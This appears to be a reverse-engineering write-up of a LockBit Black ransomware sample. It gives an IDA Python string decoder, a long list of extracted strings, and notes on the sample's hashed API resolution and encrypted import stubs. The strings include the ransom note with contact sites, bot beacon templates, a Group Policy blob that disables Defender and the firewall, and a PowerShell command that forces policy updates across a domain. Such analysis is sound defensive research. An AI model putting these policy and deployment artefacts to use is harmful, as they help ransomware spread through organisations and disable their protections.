def extract_utf(data: bytes) -> str:
    try:
        decoded = data.decode('utf-8')
    except UnicodeDecodeError:
        try:
            decoded = data.decode('utf-16')
        except UnicodeDecodeError:
            return None
    if all(c for c in string.printable):  # All printable ASCII
        decoded = "".join(c for c in decoded if 32 <= ord(c) <= 126)
        return decoded
    else:
        return None

def transform(data: list[int], xor_key) -> list[int]:
    # data is a list of 32-bit integers
    result = []
    for value in data:
        value ^= xor_key  & 0xFFFFFFFF # XOR
        value = ~value & 0xFFFFFFFF  # Bitwise NOT, keep 32-bit
        result.append(value)
    return result

def get_callers(func_ea):
    return [caller.frm for caller in db.xrefs.get_calls_to(func_ea)]

def get_stack_string(caller):
    size_address = db.heads.get_prev(db.heads.get_prev(caller))
    size_insn = db.instructions.get_at(size_address)
    size = db.instructions.get_operand(size_insn, 0)
    size = size.get_value()

    dwords = []
    cur_address = size_address
    try:
        i = 0
        while i < size:
            i += 1
            cur_address = db.heads.get_prev(cur_address)
            dword_insn = db.instructions.get_at(cur_address)
            if db.instructions.get_mnemonic(dword_insn) != "mov":
                i -= 1
                continue
            dword = db.instructions.get_operand(dword_insn, 1)
            dword = (dword.get_value() & 0xffffffff)
            dwords.append(dword)
            #print(hex(dword))
        #print(hex(size_address))
    except (AttributeError, TypeError):
        print(f"Unresolved Stack string at {hex(size_address)}")
        return None

    return dwords

def resolve_stack_strings(caller, xor_key):
        if dwords := get_stack_string(caller):
            transformed = transform(dwords, xor_key)
            stack_string = b''.join(struct.pack(">I", dword) for dword in transformed)
            stack_string = stack_string[::-1]
            if resolved := extract_utf(stack_string):
                return resolved
            else:
                return str(stack_string)

def main():
    callers = get_callers(0x401250)
    for caller in callers:
        resolved = resolve_stack_strings(caller, 0x4803BFC7)
        db.comments.set(caller, resolved)
        #print(resolved)

main()
This is a set of the strings I extracted from the sample.
LDAP://CN=Computers,
Policy\Status
LDAP://CN=%s,CN=Policies,CN=System,DC=%s,DC=%s
office
Mailbox
AUTHORITY\SYSTEM
-psex
SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels
NT\CurrentVersion
NetworkShares.xml
Consolas
.bmp
ChannelAccess
%s
New
WallPaper
dllhost.exe
Registry.pol
WallpaperStyle
Panel\International
ADMIN$
displayName
%TempDir%
sLanguage
FROM
\\%s\
Panel\Desktop
WQL
%04d-%02d-%02d
%s=%s
distinguishedName
-k
LocaleName
SELECT
2621892
-gspd
%02X
*
Software\Microsoft\Windows\CurrentVersion\Group
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
LDAP://%s/DC=%s,DC=%s
LDAP://CN=Policies,CN=System,%s
-wall
\\.\pipe\{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Win32_ShadowCopy.ID='%s'
SOFTWARE\Microsoft\Windows
LDAP://rootDSE
-safe
Times
%.8x%.8x%.8x%.8x%
Program
\*.dll
LocalServiceNetworkRestrictedd
Enabled
%s.README.txt
{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
gPCMachineExtensionNames
hScreen
Global\%.8x%.8x%.8x%.8x
drv
WinSta0\Default
dNSHostName
\\%s.%s\
GPT.INI
[General]Version=%sdisplayName=%s
NT
Files
\\.\pipe\%s
Services.xml
Preferences
%sADMIN$\Temp
LDAP://DC=%s,DC=%s
SYSTEM\CurrentControlSet\Services\EventLog
%u.%u
__ProviderArchitecture
\\%s\sysvol\%s\scripts\
ID
-pass
LocalServiceNetworkRestricted
POST
EventLog
{%08lX-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Control
SOFTWARE\%s
comment.cmtx
LDAP://%s
IPC$
%02d:%02d:%02d
versionNumber
-gdel
WINSPOOL
Z:\
%sADMIN$\Temp\%s.exe
ExchangeInstallPath
Win32_ShadowCopy
ROOT\CIMV2
%spipe\%s
Roman
%s_IPC$
onenote
ProductName
gPCUserExtensionNames
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
ScheduledTasks
Files.xml
SystemRoot%%\Temp\%s.exe
%%SystemRoot%%\Temp\%s.exe
defaultNamingContext
                               LockBit BlackAll your important files are stolen and encrypted!    You must find %s file                    and follow the instruction!
H
<?xml version="1.0" encoding="utf-8"?><NetworkShareSettings clsid="{520870D8-A6E7-47e8-A8D8-E6A4E76EAEC2}"><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_D" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_D" path="D:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_E" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_E" path="E:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_F" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_F" path="F:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_G" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_G" path="G:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_H" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_H" path="H:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_I" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_I" path="I:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_J" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_J" path="J:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_K" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_K" path="K:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_L" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_L" path="L:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_M" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_M" path="M:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_N" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_N" path="N:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_O" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_O" path="O:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_P" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_P" path="P:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Q" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_Q" path="Q:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_R" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_R" path="R:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_S" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_S" path="S:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_T" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_T" path="T:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_U" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_U" path="U:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_V" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_V" path="V:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_W" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_W" path="W:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_X" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_X" path="X:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Y" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_Y" path="Y:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare><NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Z" changed="%s" uid="%s"><Properties action="U" name="%%ComputerName%%_Z" path="Z:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/></NetShare></NetworkShareSettings>
LockBit Black RansomwareYour data are stolen and encryptedThe data will be published on TOR websitehttp://[redacted].onionand http://lockbitapt.uz if you do not pay the ransomYou can contact us and decrypt one file for free on these TOR siteshttp://[redacted].onionhttp://[redacted].onionhttp://lockbitsupp.uzDecryption ID: %s
{"disk_name":"%s","disk_size":"%u","free_size":"%u"}
<?xml version='1.0' encoding='utf-8'?><policyComments xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" revision="1.0" schemaVersion="1.0" xmlns="http://www.microsoft.com/GroupPolicy/CommentDefinitions">  <policyNamespaces>    <using prefix="ns0" namespace="Microsoft.Policies.GroupPolicy"></using>    <using prefix="ns1" namespace="Microsoft.Policies.SmartScreen"></using>    <using prefix="ns2" namespace="Microsoft.Policies.WindowsDefender"></using>    <using prefix="ns3" namespace="Microsoft.Policies.WindowsFirewall"></using>  </policyNamespaces>  <comments>    <admTemplate></admTemplate>  </comments>  <resources minRequiredRevision="1.0">    <stringTable></stringTable>  </resources></policyComments>
"host_hostname":"%s","host_user":"%s","host_os":"%s","host_domain":"%s","host_arch":"%s","host_lang":"%s",%s
Accept: */*Connection: keep-aliveAccept-Encoding: gzip, deflate, brContent-Type: text/plain
{"bot_version":"%s","bot_id":"%s","bot_company":"%.8x%.8x%.8x%.8x%",%s}
SOFTWARE\Policies\Microsoft\Windows\OOBE
<?xml version="1.0" encoding="utf-8"?><ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}"><TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="%s" image="2" changed="%s" uid="%s"><Properties action="U" name="%s" runAs="%s" logonType="InteractiveToken"><Task version="1.2"><RegistrationInfo><Author>%s</Author><Description></Description></RegistrationInfo><Principals><Principal id="Author"><UserId>%s</UserId><LogonType>InteractiveToken</LogonType><RunLevel>HighestAvailable</RunLevel></Principal></Principals><Settings><IdleSettings><Duration>PT10M</Duration><WaitTimeout>PT1H</WaitTimeout><StopOnIdleEnd>false</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></IdleSettings><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy><DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><AllowHardTerminate>true</AllowHardTerminate><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden><ExecutionTimeLimit>P3D</ExecutionTimeLimit><Priority>7</Priority></Settings><Triggers><RegistrationTrigger><Enabled>true</Enabled></RegistrationTrigger></Triggers><Actions Context="Author"><Exec><Command>%s</Command><Arguments>%s</Arguments></Exec></Actions></Task></Properties></TaskV2></ScheduledTasks>
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
AutoAdminLogon
DefaultUserName
PReg[SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTimeDC;;;][SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTimeOffsetDC;;;][SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTime;;;][SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTimeOffset;;;][SOFTWARE\Policies\Microsoft\Windows\System;EnableSmartScreen;;;][SOFTWARE\Policies\Microsoft\Windows\System;**del.ShellSmartScreenLevel;;; ][SOFTWARE\Policies\Microsoft\Windows Defender;DisableAntiSpyware;;;][SOFTWARE\Policies\Microsoft\Windows Defender;DisableRoutinelyTakingAction;;;][SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection;DisableRealtimeMonitoring;;;][SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection;DisableBehaviorMonitoring;;;][SOFTWARE\Policies\Microsoft\Windows Defender\Spynet;SubmitSamplesConsent;;;][SOFTWARE\Policies\Microsoft\Windows Defender\Spynet;SpynetReporting;;;][SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile;EnableFirewall;;;][SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile;EnableFirewall;;;]
DefaultPassword
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
%s -pass %s
powershell Get-ADComputer -filter * -Searchbase '%s' | Foreach-Object { Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}
[{00000000-0000-0000-0000-000000000000}{BFCBBEB0-9DF4-4C0C-A728-434EA66A0373}{CC5746A9-9B74-4BE5-AE2E-64379C86E0E4}][{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-3407-48AE-BA88-E8213C6761F1}][{6A4C88C6-C502-4F74-8F60-2CB23EDC24E2}{BFCBBEB0-9DF4-4C0C-A728-434EA66A0373}][{91FBB303-0CD5-4055-BF42-E512A681B325}{CC5746A9-9B74-4BE5-AE2E-64379C86E0E4}]
[{00000000-0000-0000-0000-000000000000}{3BAE7E51-E3F4-41D0-853D-9BB9FD47605F}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}][{7150F9BF-48AD-4DA4-A49C-29EF4A8369BA}{3BAE7E51-E3F4-41D0-853D-9BB9FD47605F}][{AADCED64-746C-4633-A97C-D61349046527}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
Sample Functionality
The sample neatly organizes its functions into three main sections:
1. API Resolution
To load in the libraries it wanted it enumerated the system32 folder for all DLLs and hashed their names. This allowed it to only store DLL hashes instead of having to include any strings.

It also utilised KUSER_SHARED_DATA to retrieve the System32 path which I thought was novel.

For the API resolution the sample did a fairly standard PEB walk.

I noticed the sample frequently used a custom ABI which was causing IDA to have undefined variables. The ABI had no volatile registers beyond eax.
Can see edx’s value being saved, although IDA has identified this as std_call in which edx is volatile.
 Specifying the function signature
 __spoils<eax> cleaned up the decompilation a lot.
What was highly interesting was how it attempts to conceal the addresses of the resolved APIs. Once an address was resolved, instead of storing the address directly, it would be encrypted with 1 of 5 randomly chosen functions, and code would be injected that resolved the address. The key used for decryption was injected directly as an operand. Thus calls would have to go through this injected code.
This union of structs I generated shows the code generation in action.
#pragma pack(push, 1)
struct bmatter_xor_rot {
    BYTE mov_opcode;
    DWORD api_addr_modified;
    WORD r_left_or_right_opcode;
    BYTE rotate_amount;
    BYTE xor_opcode;
    DWORD xor_key;
    WORD jmp_eax;
};
#pragma pack(pop)

#pragma pack(push, 1)
struct bmatter_rot {
    BYTE none;
    DWORD api_addr_modified;
    WORD r_left_or_right_opcode;
    BYTE rotate_amount;
    WORD jmp_eax;
};
#pragma pack(pop)

#pragma pack(push, 1)
struct bmatter_IAT_xor {
    BYTE none;
    DWORD api_addr_modified;
    BYTE xor_opcode;
    DWORD xor_key;
    WORD jmp_eax;
};
#pragma pack(pop)

union bmatter_IAT {
    struct bmatter_xor_rot *xor_rot;
    struct bmatter_rot *rot;
    struct bmatter_xor *xor;
};
